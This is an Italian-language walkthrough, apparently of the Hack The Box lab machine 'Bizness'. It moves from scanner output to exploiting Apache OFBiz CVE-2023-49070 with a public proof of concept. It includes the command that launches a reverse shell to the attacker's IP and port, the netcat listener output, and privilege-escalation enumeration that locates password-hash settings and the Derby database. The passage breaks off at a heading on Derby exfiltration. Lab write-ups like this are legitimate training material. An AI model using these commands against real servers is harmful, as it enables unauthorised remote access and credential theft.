
Configurazione OpenVas 1/2



Configurazione OpenVas 2/2



Risultati OpenVas



Tramite questo strumento sono state individuate 2 vulnerabilità classificate come LOW in più rispetto alla scansione effettuata tramite il tool Nessus.

Nikto

```
┌──(luke㉿kaluccio)-[~]
└─$ nikto -h https://bizness.htb
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.10.11.252
+ Target Hostname:    bizness.htb
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /C=UK/ST=Some-State/O=Internet Widgits Pty Ltd
                   Ciphers:  TLS_AES_256_GCM_SHA384
                   Issuer:   /C=UK/ST=Some-State/O=Internet Widgits Pty Ltd
+ Start Time:         2024-07-13 12:30:05 (GMT2)
---------------------------------------------------------------------------
+ Server: nginx/1.18.0
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTT
P/Headers/X-Frame-Options
+ /: The site uses TLS and the Strict-Transport-Security HTTP header is not defined. See: https://developer.mozilla.org
/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in
 a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missin
g-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: The Content-Encoding header is set to "deflate" which may mean that the server is vulnerable to the BREACH attack.
 See: http://breachattack.com/
+ Hostname 'bizness.htb' does not match certificate's names: . See: https://cwe.mitre.org/data/definitions/297.html
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ 7962 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2024-07-13 12:56:08 (GMT2) (1563 seconds)
```

Tramite questo strumento non sono state individuate nuove vulnerabilità.


WhatWeb

```
┌──(luke㉿kaluccio)-[~]
└─$ sudo whatweb 10.10.11.252
http://10.10.11.252 [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer[nginx/1.18.0], IP[10.10.11.252], RedirectL
ocation[https://bizness.htb/], Title[301 Moved Permanently], nginx[1.18.0]
https://bizness.htb/ [200 OK] Bootstrap, Cookies[JSESSIONID], Country[RESERVED][ZZ], Email[info@bizness.htb], HTML5, HTT
PServer[nginx/1.18.0], HttpOnly[JSESSIONID], IP[10.10.11.252], JQuery, Lightbox, Script, Title[BizNess Incorporated], ng
inx[1.18.0]
```

Nessuna informazione interessante in più

WafW00f

- Nessun WAF (Web Application firewall) come ci aspettavamo dalla fase precedente




FeroxBuster

```
┌──(luke㉿kaluccio)-[~]
└─$ feroxbuster -k -u https://bizness.htb

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.4
──────────────────────────┬──────────────────────
 🎯 Target Url            │ https://bizness.htb
 🚀 Threads               │ 50
 📖 Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.10.4
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 🏁 HTTP methods          │ [GET]
 🔓 Insecure              │ true
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
302      GET        0l        0w        0c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET        6l       64w     2936c https://bizness.htb/lib/owlcarousel/assets/owl.carousel.min.css
200      GET        1l       44w     2608c https://bizness.htb/lib/lightbox/css/lightbox.min.css
200      GET        7l       27w     3309c https://bizness.htb/img/apple-touch-icon.png
200      GET      207l      499w     6663c https://bizness.htb/js/main.js
200      GET        7l      158w     9028c https://bizness.htb/lib/waypoints/waypoints.min.js
200      GET        3l      148w     8159c https://bizness.htb/lib/wow/wow.min.js
200      GET       10l       83w     4474c https://bizness.htb/lib/superfish/superfish.min.js
200      GET        1l       38w     2303c https://bizness.htb/lib/easing/easing.min.js
200      GET       11l       56w     2406c https://bizness.htb/lib/counterup/counterup.min.js
200      GET      118l      332w     3375c https://bizness.htb/contactform/contactform.js
200      GET        2l      247w     7083c https://bizness.htb/lib/jquery/jquery-migrate.min.js
200      GET      158l      848w     7078c https://bizness.htb/lib/superfish/hoverIntent.js
200      GET        9l       23w      847c https://bizness.htb/img/favicon.png
200      GET       12l      559w    35503c https://bizness.htb/lib/isotope/isotope.pkgd.min.js
200      GET     1582l     3107w    26543c https://bizness.htb/css/style.css
200      GET      168l      952w    75910c https://bizness.htb/img/about-plan.jpg
200      GET       15l      120w     9418c https://bizness.htb/lib/lightbox/js/lightbox.min.js
200      GET        7l      279w    42766c https://bizness.htb/lib/owlcarousel/owl.carousel.min.js
```

Risultati Feroxbuster

Tra le pagine scoperte da questo tool abbiamo trovato un portale di login del servizio OFBiz precedentemente scoperto




Analisi Manuale

- Versione di OFBiz: 18.12

Ora che sappiamo anche la versione di questo servizio possiamo cercare manualmente le vulnerabilità correlate

Analisi Manuale tramite ExploitDB




Date	D	A	V	Title	Type	Platform	Author
2024-05-19	⬇		✗	Apache OFBiz 18.12.12 - Directory Traversal	WebApps	Java	Abdualhadi khalifa
2021-08-04	⬇		✗	ApacheOfBiz 17.12.01 - Remote Command Execution (RCE)	WebApps	Java	Adrián Díaz
2020-05-01	⬇		✗	Apache OFBiz 17.12.03 - Cross-Site Request Forgery (Account Takeover)	WebApps	Java	Faiz Ahmed Zaidi
2018-12-11	⬇	▣	✗	Apache OFBiz 16.11.05 - Cross-Site Scripting	WebApps	Multiple	DKM
2018-10-24	⬇		✗	Apache OFBiz 16.11.04 - XML External Entity Injection	WebApps	Java	Jamie Parfet
2013-01-18	⬇		✓	Apache OFBiz 10.4.x - Multiple Cross-Site Scripting Vulnerabilities	Remote	Multiple	Juan Caillava
2010-04-21	⬇		✓	Apache OFBiz - Multiple Cross-Site Scripting Vulnerabilities	WebApps	PHP	Lucas Apa
2010-04-16	⬇		✓	Apache OFBiz - Admin Creator	Remote	Multiple	Lucas Apa
2010-04-16	⬇		✓	Apache OFBiz - Remote Execution (via SQL Execution)	Remote	Multiple	Lucas Apa

Ricerca sul web

Ricercando la versione di questo servizio notiamo che sul sito del Nist sono riportate 2 vulnerabilità

- **CVE-2023-49070**
- **CVE-2023-51467**


Information Technology Laboratory

NATIONAL VULNERABILITY DATABASE

NIST NATIONAL VULNERABILITY DATABASE NVD

VULNERABILITIES

NOTICE UPDATED - MAY, 29TH 2024

The NVD has a new announcement page with status updates, news, and how to stay connected!

CVE-2023-49070 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

Pre-auth RCE in Apache Ofbiz 18.12.09. It's due to XML-RPC no longer maintained still present. This issue affects Apache OFBiz: before 18.12.10. Users are recommended to upgrade to version 18.12.10

QUICK INFO

CVE Dictionary Entry:
CVE-2023-49070
NVD Published Date:
12/05/2023
NVD Last Modified:
12/29/2023
Source:
Apache Software Foundation

Metrics CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD Base Score: 9.8 CRITICAL Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Table of Contents

Target Exploitation

Dopo alcune ricerche si è scelto exploitare la macchina sfruttando una POC trovata su github che utilizza la CVE-2023-49070.

Requisiti per la POC:

- Utilizzare `java-11-sdk`
- Avere il file `ysoserial-all.jar` nella cartella di lavoro

Utilizzo della POC

Tramite il comando:

```
python3 poc.py https://bizness.htb shell
10.10.14.59:4444
```

Si ottiene un'apertura di una **reverse shell** dalla macchina vittima alla nostra macchina dopo esserci opportunamente messi in ascolto sulla porta 4444

Target Exploitation

```
┌──(luke㉿kaluccio)-[~/Desktop/Bizness]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.87] from (UNKNOWN) [10.10.11.252] 34508
bash: cannot set terminal process group (552): Inappropriate ioctl for device
bash: no job control in this shell
ofbiz@bizness:/opt/ofbiz$ ls
ls
APACHE2_HEADER
applications
build
build.gradle
common.gradle
config
docker
Dockerfile
DOCKER.md
docs
framework
gradle
gradle.properties
gradlew
gradlew.bat
init-gradle-wrapper.bat
INSTALL
lib
LICENSE
NOTICE
npm-shrinkwrap.json
OPTIONAL_LIBRARIES
plugins
README.adoc
runtime
SECURITY.md
settings.gradle
themes
VERSION
ofbiz@bizness:/opt/ofbiz$
```

Table of Contents

Privilege Escalation

Per portare a termine la fase di privilage escalation dobbiamo analizzare la macchina per scoprire informazioni aggiuntive. In particolare il servizio di cui ci siamo serviti per violare la macchina ci offre degli spunti interessati da cui partire. La sua istallazione si trova in:

```
/opt/ofbiz/
```

Enumerating OFBiz 1/2

```
ofbiz@bizness:/opt/ofbiz$ ls -la
ls -la
total 252
drwxr-xr-x 15 ofbiz ofbiz-operator  4096 Jan  3 04:42 .
drwxr-xr-x  3 root  root            4096 Dec 21  2023 ..
-rw-r--r--  1 ofbiz ofbiz-operator  7136 Oct 13  2023 APACHE2_HEADER
drwxr-xr-x 14 ofbiz ofbiz-operator  4096 Dec 21  2023 applications
drwxr-xr-x 10 ofbiz ofbiz-operator  4096 Dec 21  2023 build
-rw-r--r--  1 ofbiz ofbiz-operator 48733 Oct 13  2023 build.gradle
-rw-r--r--  1 ofbiz ofbiz-operator  2492 Oct 13  2023 common.gradle
drwxr-xr-x  3 ofbiz ofbiz-operator  4096 Dec 21  2023 config
drwxr-xr-x  4 ofbiz ofbiz-operator  4096 Dec 21  2023 docker
-rw-r--r--  1 ofbiz ofbiz-operator  4980 Oct 13  2023 Dockerfile
-rw-r--r--  1 ofbiz ofbiz-operator  9432 Oct 13  2023 DOCKER.md
drwxr-xr-x  3 ofbiz ofbiz-operator  4096 Dec 21  2023 docs
drwxr-xr-x 19 ofbiz ofbiz-operator  4096 Dec 21  2023 framework
-rw-r--r--  1 ofbiz ofbiz-operator   944 Oct 13  2023 .gitattributes
drwxr-xr-x  3 ofbiz ofbiz-operator  4096 Dec 21  2023 .github
-rw-r--r--  1 ofbiz ofbiz-operator   643 Oct 13  2023 .gitignore
drwxr-xr-x  5 ofbiz ofbiz-operator  4096 Dec 21  2023 .gradle
drwxr-xr-x  3 ofbiz ofbiz-operator  4096 Dec 21  2023 gradle
-rw-r--r--  1 ofbiz ofbiz-operator  1185 Oct 13  2023 gradle.properties
-rwxr-xr-x  1 ofbiz ofbiz-operator  6134 Oct 13  2023 gradlew
-rw-r--r--  1 ofbiz ofbiz-operator  3185 Oct 13  2023 gradlew.bat
-rw-r--r--  1 ofbiz ofbiz-operator   278 Oct 13  2023 .hgignore
-rwxr-xr-x  1 ofbiz ofbiz-operator  1246 Oct 13  2023 init-gradle-wrapper.bat
-rw-r--r--  1 ofbiz ofbiz-operator  2672 Oct 13  2023 INSTALL
drwxr-xr-x  2 ofbiz ofbiz-operator  4096 Dec 21  2023 lib
-rw-r--r--  1 ofbiz ofbiz-operator 13324 Oct 29  2023 LICENSE
-rw-r--r--  1 ofbiz ofbiz-operator   166 Oct 13  2023 NOTICE
-rw-r--r--  1 ofbiz ofbiz-operator   145 Oct 13  2023 npm-shrinkwrap.json
-rw-r--r--  1 ofbiz ofbiz-operator  1747 Oct 13  2023 OPTIONAL_LIBRARIES
drwxr-xr-x 24 ofbiz ofbiz-operator  4096 Dec 21  2023 plugins
-rw-r--r--  1 ofbiz ofbiz-operator 31656 Oct 13  2023 README.adoc
drwxr-xr-x  9 ofbiz ofbiz-operator  4096 Dec 21  2023 runtime
-rw-r--r--  1 ofbiz ofbiz-operator   893 Oct 13  2023 SECURITY.md
-rw-r--r--  1 ofbiz ofbiz-operator  1246 Oct 13  2023 settings.gradle
drwxr-xr-x  7 ofbiz ofbiz-operator  4096 Dec 21  2023 themes
-rw-r--r--  1 ofbiz ofbiz-operator     6 Oct 13  2023 VERSION
-rw-r--r--  1 ofbiz ofbiz-operator  1969 Oct 13  2023 .xmlcatalog.xml
ofbiz@bizness:/opt/ofbiz$
```

Enumerating OFBiz 2/2

Una ricerca ci indica che la directory `/framework` contiene la maggior parte dei file di configurazione che potrebbero interessarci, poiché contiene tutti i cosiddetti componenti gestiti da OFBiz.
Infatti in questa cartella troviamo una sottodirectory chiamata **security** che attira particolarmente la nostra attenzione. All'interno della sottodirectory `security/config` troviamo il file `security.properties`, che contiene la seguente voce:

```
# -- specify the type of hash to use for one-way encryption, will be passed to
java.security.MessageDigest.getInstance() --
# -- options may include: SHA, PBKDF2WithHmacSHA1, PBKDF2WithHmacSHA256,
PBKDF2WithHmacSHA384, PBKDF2WithHmacSHA512 and etc
password.encrypt.hash.type=SHA
```

Una prima analisi

Di default, OFBiz utilizza SHA-1, un algoritmo di hashing non più considerato sicuro. Questo rappresenta un buon punto di partenza per eseguire Privilege Escalation, poiché se riusciamo a trovare le password memorizzate, potremmo essere in grado di decifrarle facilmente. Il prossimo passo è individuare dove sono archiviate le password e altre informazioni in Apache OFBiz. Una rapida ricerca rivela che, per impostazione predefinita, OFBiz utilizza un database Java incorporato chiamato Apache Derby.

Apache Derby

La lettura della documentazione ci porta alla conclusione che i file di Derby sono archiviati nella directory `runtime/data/derby` di OFBiz:

```
ofbiz@bizness:/opt/ofbiz/runtime/data/derby$ ls -la
ls -la
total 24
drwxr-xr-x 5 ofbiz ofbiz-operator 4096 Dec 21  2023 .
drwxr-xr-x 3 ofbiz ofbiz-operator 4096 Dec 21  2023 ..
-rw-r--r-- 1 ofbiz ofbiz-operator 4096 Jul  2 16:46 derby.log
drwxr-xr-x 4 ofbiz ofbiz-operator 4096 Jul  2 16:46 ofbiz
drwxr-xr-x 5 ofbiz ofbiz-operator 4096 Jul  2 10:20 ofbizolap
drwxr-xr-x 5 ofbiz ofbiz-operator 4096 Jul  2 10:20 ofbiztenant
ofbiz@bizness:/opt/ofbiz/runtime/data/derby$
```

Poiché Derby è un database incorporato, non ha una porta a cui possiamo connetterci, né un singolo file che possiamo enumerare.

Apache Derby Exfiltration

